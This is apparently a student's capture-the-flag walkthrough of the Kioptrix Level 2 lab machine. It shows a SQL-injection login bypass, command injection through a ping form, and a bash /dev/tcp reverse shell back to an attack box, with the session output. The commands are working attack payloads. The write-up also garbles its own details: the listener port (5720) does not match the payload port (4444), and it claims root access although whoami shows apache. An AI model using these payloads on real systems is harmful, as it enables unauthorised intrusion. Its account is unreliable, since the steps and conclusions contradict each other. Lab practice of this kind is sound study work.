
In this commend tell us that

1) Root is the username
2) Or its logical operator mean that if at least one condition true it’s run
3) 1=1 to make condition true
4) # To cancel everything after it

Finally, I skipped the login page 😊😊😊




7) It’s open and I can show that there is ping text box which mean Remote Code Execution (RCE)
   So, let’s try some commands



192.168.1.11 ; whoami

```
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=0 ttl=64 time=0.753 ms
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=1.29 ms

--- 192.168.1.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.753/1.024/1.293/0.223 ms, pipe 2
apache
```



192.168.1.11 ; pwd

```
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=0 ttl=64 time=0.603 ms
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=1.11 ms

--- 192.168.1.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.603/0.983/1.231/0.275 ms, pipe 2
/var/www/html
```

From Screenshots we can see that it’s works PWD and WHOAMI Get results

8) So lets use Netcat :


A very popular usage of Netcat and probably the most common use from penetration testing perspective are reverse shells and bind shells. A reverse shell is a shell initiated from the target host back to the attack box which is in a listening state to pick up the shell. A bind shell is setup on the target host and binds to a specific port to listens for an incoming connection from the attack box. In malicious software a bind shell is often revered to as a backdoor.

1) First, we setup a Netcat listener on the attack box which is listening on port 5720 with the following command:
" nc -lvp 5720 "

2) Than we issue the following command on the target host to connect to our attack box (remember we have remote code execution on this box):
" ; bash -i >& /dev/tcp/192.168.1.11/4444 0>&1 "

On the attack box we now have a bash shell on the target host and we have full control over this box in the context of the account which initiated the reverse shell. In this case the root user initiated the shell which means we have root privileges on the target host.

3) After click submit



4) We can see that tab running so let's take a look on kali

```
┌──(root💀kali)-[~]
└─# nc -lvp 5720
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5720
Ncat: Listening on 0.0.0.0:5720
Ncat: Connection from 192.168.1.2.
Ncat: Connection from 192.168.1.2:32771.
bash: no job control in this shell
bash-3.00$ pwd
/var/www/html
bash-3.00$ whoami
apache
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$
```

As can we see we have access on target machine 😊😊😊😊